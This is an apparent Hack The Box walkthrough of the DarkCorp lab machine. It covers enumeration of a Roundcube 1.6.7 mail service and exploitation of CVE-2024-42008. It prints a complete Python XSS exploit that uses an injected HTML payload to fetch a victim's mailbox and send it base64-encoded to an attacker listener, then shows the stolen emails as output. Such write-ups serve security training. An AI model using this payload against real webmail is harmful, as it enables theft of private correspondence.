



DarkCorp
Windows · Insane

50 Points
4.8 91 Reviews
User Rated Difficulty

<https://app.hackthebox.com/machines/DarkCorp>

IP


10.10.11.54

host file

```
#DarkCorp
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb
172.16.20.2 WEB-01 WEB-01.darkcorp.htb
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
```

Nmap Results 🔎

- Although it is supposed to be a Windows machine, the scan looks very much like Linux. This is because a type of container is running on the IP 10.10.11.54.



Host: nmap -p 1-65535 -T4 -A -v 10.10.11.54

Services: Services Nmap Output Ports / Hosts Topology Host Details Scans

Host: nmap -p 1-65535 -T4 -A -v 10.10.11.54

drip.htb (1)

```
Initiating NSE at 13:19
Completed NSE at 13:19, 2.96s elapsed
Initiating NSE at 13:19
Completed NSE at 13:19, 0.37s elapsed
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
Nmap scan report for drip.htb (10.10.11.54)
Host is up (0.063s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 33:41:ed:0a:a5:1a:86:d0:cc:2a:a6:2b:8d:8d:b2:ad (ECDSA)
|   256 04:ad:7e:ba:11:0e:e0:fb:d0:80:d3:24:c2:3e:2c:c5 (ED25519)
80/tcp    open  http     nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-favicon: Unknown favicon MD5: B0F964065616CFF6D415A5EDCFA30B97
| http-methods:
|_ Supported Methods: GET OPTIONS HEAD
| http-title: DripMail
| Requested resource was index
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Uptime guess: 0.003 days (since Tue Apr 1 13:16:18 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  101.84 ms 10.10.16.1
2  101.89 ms drip.htb (10.10.11.54)
```

Web Enumeration 🌐


DripMail 📧

Note

- We add 10.10.11.54 drip.htb to the hostfile .

```
echo "10.10.11.54 drip.htb" | sudo tee -a /etc/hosts > /dev/null
```

- We go to <http://drip.htb> (as seen in the nmap scan) and see a mail application.
- We register a new user .



- We register user test with password= 1234 .
- We check our mails and examine the header . There, the domain drip.darkcorp.htb is visible.
- We add 10.10.11.54 drip.darkcorp.htb to the hostfile.

```
echo "10.10.11.54 drip.darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
```

The screenshot shows a modal window titled "Message headers". Inside, there is a list of email headers:

- Delivered-To:** test@drip.htb
- Received:** from drip.htb
by drip.darkcorp.htb with LMTP
id SPo9NAvp62f0BgAA8Y1rLw
(envelope-from <no-reply@drip.htb>)
for <test@drip.htb>; Tue, 01 Apr 2025 07:24:27 -0600
- Received:** from drip.darkcorp.htb (localhost [127.0.0.1])
by drip.htb (Postfix) with ESMTP id CEF8B2376
for <test@drip.htb>; Tue, 1 Apr 2025 07:24:27 -0600 (MDT)
- Content-Type:** text/plain; charset="utf-8"
- MIME-Version:** 1.0
- Content-Transfer-Encoding:** 8bit
- Subject:** Welcome to DripMail!
- From:** no-reply@drip.htb
- To:** test@drip.htb
- Date:** Tue, 01 Apr 2025 07:24:27 -0600
- Message-ID:** <174351386768.636.1183302439208017625@drip.darkcorp.htb>
- Reply-To:** support@drip.htb

A blue "Close" button is located at the bottom right of the modal.

The screenshot shows the Roundcube Webmail interface. On the left is a sidebar with icons for Compose, Mail, Contacts, and Settings. The main area shows an inbox with several messages from 'test@drip.htb'. A message from 'no-reply@drip.htb' with the subject 'Welcome to DripMail!' is selected. A modal window titled 'Message headers' displays the following content:


```

Delivered-To: test@drip.htb
Received: from drip.htb
by drip.darkcorp.htb with LMTP
id SPo9NAvp62f0BgAA8Y1rLw
(envelope-from <no-reply@drip.htb>)
for <test@drip.htb>; Tue, 01 Apr 2025 07:24:27 -0600
Received: from drip.darkcorp.htb (localhost [127.0.0.1])
by drip.htb (Postfix) with ESMTP id CEF8B2376
for <test@drip.htb>; Tue, 01 Apr 2025 07:24:27 -0600 (MDT)
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: 8bit
Subject: Welcome to DripMail!
From: no-reply@drip.htb
To: test@drip.htb
Date: Tue, 01 Apr 2025 07:24:27 -0600
Message-ID: <174351386768.636.1183302439208017625@drip.darkcorp.htb>
Reply-To: support@drip.htb

```

A 'Close' button is at the bottom right of the modal.

- When we click on the Help button, we see that Roundcube Webmail 1.6.7 is running.



The 'About' page title is 'Roundcube Webmail 1.6.7'. It states: 'Copyright © 2005-2022, The Roundcube Dev Team'. It mentions the GNU General Public License and some exceptions for skins & plugins apply. Below this, it lists 'Installed plugins' with their details:

Plugin	Version	License	Source
filesystem_attachments	1.0	GPL-3.0+	
jqueryui	1.13.2	GPL-3.0+	

A 'Close' button is at the bottom right of the page.

- Now we go to <http://drip.htb/index#contact> and fill out the Contact Us form with the details of our created user test email=test@drip.htb.
- We intercept the request with Burp Suite .

Contact Us

Please reach out to us to report any issues you may encounter with our service!

General Information

Your Name

test

Your Email

test@drip.htb

Your Message

test

Send Message

- We now change the `mail recipient` to our own `email`.

```
name=test&email=test%40drip.htb&message=test&content=text&recipient=test%40drip.htb
```

Intercept HTTP history WebSockets history | Proxy settings

Request to http://drip.htb:80 [10.10.11.54]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /contact HTTP/1.1
2 Host: drip.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 86
9 Origin: http://drip.htb
10 Connection: keep-alive
11 Referer: http://drip.htb/index
12 Upgrade-Insecure-Requests: 1
13
14 name=test&email=test%40drip.htb&message=test&content=text&recipient=support%40drip.htb
```

Intercept HTTP history WebSockets history Proxy settings

Request to http://drip.htb:80 [10.10.11.54]

Forward Drop Intercept is on (highlighted) Action Open browser

Pretty Raw Hex

```

1 POST /contact HTTP/1.1
2 Host: drip.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 86
9 Origin: http://drip.htb
10 Connection: keep-alive
11 Referer: http://drip.htb/index
12 Upgrade-Insecure-Requests: 1
13
14 name=test&email=test%40drip.htb&message=test&content=text&recipient=test%40drip.htb

```

- Now we go to our `mail inbox` at http://mail.drip.htb/?_task=mail&_mbox=INBOX.
- We have received the `email` that was originally intended for `support@drip.htb`.
- At the end of the `email`, we find another `email` from `bcase@drip.htb`

Customer Information Request

 From: test
To: test@drip.htb
Reply-To: test@drip.htb
Date: Today 19:25
[Summary](#) [Headers](#)

test

Confidentiality Notice: This electronic communication may contain confidential or privileged information. Any unauthorized review, use, disclosure, copying, distribution, or taking of any part of this email is strictly prohibited.
If you suspect that you've received a "phishing" e-mail, please forward the entire email to our security engineer at bcase@drip.htb

CVE-2024-42008 💀

Note

<https://www.cve.org/CVERecord?id=CVE-2024-42008>

- Our `Roundcube Webmail 1.6.7` is vulnerable to CVE-2024-42008.
- We are using a `Python script` that allows us to `read` the email from `bcase@drip.htb` or `forward` it to us.

Important

"Before we run the script, we need to obtain fresh `Cookies` from <http://drip.htb> (F12 devtools) and insert them under `Cookie session`.

And under `message = 3`, we can enter the `message number` we want to read (we'll use `1-3, possibly 4`).

- Also, make sure to enter our IP in this line (so we can receive the messages)."

```
end_mesg = '&_mbox=INBOX&_extwin=1\').then(r=>r.text()).then(t=>fetch(`http://10.10.16.20:7777/c=${btoa(t)})`))  
foo=bar">Foo</body>'
```

```

26
27 # Headers for the POST request
28 headers = {
29     'Host': 'drip.htb',
30     'Cache-Control': 'max-age=0',
31     'Upgrade-Insecure-Requests': '1',
32     'Origin': 'http://drip.htb',
33     'Content-Type': 'application/x-www-form-urlencoded',
34     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36',
35     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
36     'Referer': 'http://drip.htb/index',
37     'Accept-Encoding': 'gzip, deflate, br',
38     'Accept-Language': 'en-US,en;q=0.9',
39     'Cookie': 'session=eyJfZnJlc2giOmZhbHNlLCJjc3JmX3Rva2VuIjoiMzZkYzJlNGIxNjVlNWU1MTgyZDg1NGFiOGVln2JiZGI0YzY5MzYwNCJ9.Z-wGog.MopZFAJZW0kjsxchfP5-gNH9W_c',
40     'Connection': 'close'
41 }
42
43 # Function to send the POST request

```

Python Skript XSS-PY 🎨

```

import requests
from http.server import BaseHTTPRequestHandler, HTTPServer
import base64
import threading
from lxml import html

# Configuration
TARGET_URL = 'http://drip.htb/contact'
LISTEN_PORT = 7777
LISTEN_IP = '0.0.0.0'

# Payload for the POST request
start_mesg = '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes
onanimationstart=fetch(\`/?_task=mail&_action=show&_uid='
message = 1
end_mesg = '&_mbox=INBOX&_extwin=1\`).then(r=>r.text()).then(t=>fetch(`http://10.10.16.20:7777/c=${btoa(t)}`))
foo=bar">Foo</body>'

post_data = {
    'name': 'miao',
    'email': 'miao',
    'message': f'{start_mesg}{message}{end_mesg}',
    'content': 'html',
    'recipient': 'bcase@drip.htb'
}
print(f'{start_mesg}{message}{end_mesg}')

# Headers for the POST request
headers = {
    'Host': 'drip.htb',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': 'http://drip.htb',
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7',
    'Referer': 'http://drip.htb/index',
    'Accept-Encoding': 'gzip, deflate, br',
    'Accept-Language': 'en-US,en;q=0.9',
    'Cookie':
'session=eyJfZnJlc2giOmZhbHNlLCJjc3JmX3Rva2VuIjoiMzZkYzJlNGIxNjVlNWU1MTgyZDg1NGFiOGVln2JiZGI0YzY5MzYwNCJ9.Z-
wGog.MopZFAJZW0kjsxchfP5-gNH9W_c',
    'Connection': 'close'
}

# Function to send the POST request
def send_post():
    response = requests.post(TARGET_URL, data=post_data, headers=headers)
    print(f"[+] POST Request Sent! Status Code: {response.status_code}")

```

```

# Custom HTTP request handler to capture and decode the incoming data
class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if '/c=' in self.path:
            encoded_data = self.path.split('/c=')[1]
            decoded_data = base64.b64decode(encoded_data).decode('latin-1')
            # print(f"[+] Received data {decoded_data}")
            tree = html.fromstring(decoded_data)

            # XPath query to find the div with id 'messagebody'
            message_body = tree.xpath('//div[@id="messagebody"]')

            # Check if the div exists and extract the content
            if message_body:
                # Extract inner text, preserving line breaks
                message_text = message_body[0].text_content().strip()
                print("[+] Extracted Message Body Content:\n")
                print(message_text)
            else:
                print("![!] No div with id 'messagebody' found.")

        else:
            print("![!] Received request but no data found.")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

    def log_message(self, format, *args):
        return # Suppress default logging

# Function to start the HTTP server
def start_server():
    server_address = (LISTEN_IP, LISTEN_PORT)
    httpd = HTTPServer(server_address, RequestHandler)
    print(f"[+] Listening on port {LISTEN_PORT} for exfiltrated data...")
    httpd.serve_forever()

# Run the HTTP server in a separate thread
server_thread = threading.Thread(target=start_server)
server_thread.daemon = True
server_thread.start()

# Send the POST request
send_post()

# Keep the main thread alive to continue listening
try:
    while True:
        pass
except KeyboardInterrupt:
    print("\n[+] Stopping server.")

```

Note

- We start with the `message #1`

```

└─(root㉿kali)-[~/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# python3 xss.py
<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=fetch('/?_task=mail&_action=show&_uid=1&_mbox=INBOX&_ex
[+] Listening on port 7777 for exfiltrated data...
[+] POST Request Sent! Status Code: 200
[+] Extracted Message Body Content:

Hi bcase,
Welcome to DripMail! We're excited to provide you with convenient email solutions! If you need help, please reach out to us at support@drip.htb.

```

- Continue with `Message #2`

- Here we learn that we (`bcase@drip.htb`) must `reset` our password to <http://dev-a3f1-01.drip.htb> before logging in

```
(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# python3 xss.py
<body title="bgcolor=foo" name="bar" style=animation-name:progress-bar-stripes onanimationstart=fetch('/?_task=mail&_action=show&_uid=2&mbox=INBOX&
[+] Listening on port 7777 for exfiltrated data ...
[+] POST Request Sent! Status Code: 200
[+] Extracted Message Body Content:

Hey Bryce,

The Analytics dashboard is now live. While it's still in development and limited in functionality, it should provide a good starting point for gathering information.

You can access the dashboard at dev-a3f1-01.drip.htb. Please note that you'll need to reset your password before logging in.

If you encounter any issues or have feedback, let me know so I can address them promptly.

Thanks
```

- We add `dev-a3f1-01.drip.htb` to host file

```
echo "dev-a3f1-01.drip.htb" | sudo tee -a /etc/hosts > /dev/null
```

- We go to <http://dev-a3f1-01.drip.htb/>
- There at <http://dev-a3f1-01.drip.htb/forgot> we can request a new `PW`

dev-a3f1-01.drip.htb

Docs Exploit-DB Google Hacking DB GTFOBins Base64 Dekodieren un... CrackStation - Online ... CyberChef Kleenscan Online - Reverse Shell ... Login | CALDERA

- We request the `reset` of the `PW` of `bcase@drip.htb`

[← Back to log in](#)

Forgot your password?

Provide a valid e-mail address for a reset token

E-Mail Address



bcase@drip.htb

[Recover Password](#)

[← Back to log in](#)

Forgot your password?

Provide a valid e-mail address for a reset token

Reset token sent successfully.

E-Mail Address



example@drip.htb

[Recover Password](#)

Password Reset at <http://dev-a3f1-01.drip.htb>

Note

- After we have requested a password reset, check mail #3 for me."

python3 xss.py

